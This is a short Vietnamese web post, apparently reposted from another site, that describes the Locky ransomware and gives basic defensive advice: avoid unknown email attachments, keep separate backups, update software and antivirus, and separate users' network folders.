Locky là một loại mã độc tổng tiền điển hình. Tuy nhiên nó lại khiến các nhà nghiên cứu bảo mật chú ý bởi sự linh hoạt và phát tán rộng rãi. Để bảo vệ bản thân khỏi loại mã độc tổng tiền Locky, thực hiện các biện pháp sau: Không mở các tệp tin đính kèm trong email được gửi từ nguồn không rõ ràng. Sao lưu dữ liệu định kì và lưu trữ bản sao sao lưu trên một thiết bị lưu trữ tách khác rời hoặc lưu trữ trên cloud. Thường xuyên cập nhật phần mềm diệt virus, hệ điều hành và các phần mềm cài đặt trên máy tính. Tạo một thư mục mạng riêng biệt với mỗi người dùng khi quản lý truy cập đến thư mục mạng được chia sẻ..**THN**

Chuyên mục: Công Nghệ 4.0

The post [Phân Tích Mã Độc Tổng Tiền Locky Là Loại Mã Độc Gì ? Nguyên Nhân, Cách Khắc Phục Locky](#) first appeared on [CALLOFDUTYMOBILEPC.COM](#).

via CALLOFDUTYMOBILEPC.COM

<https://callofdutymobilepc.com/phan-tich-ma-doc-tong-tien-locky-la-loai-ma-doc-gi-nguyen-nhan-cach-khac-phuc-locky/>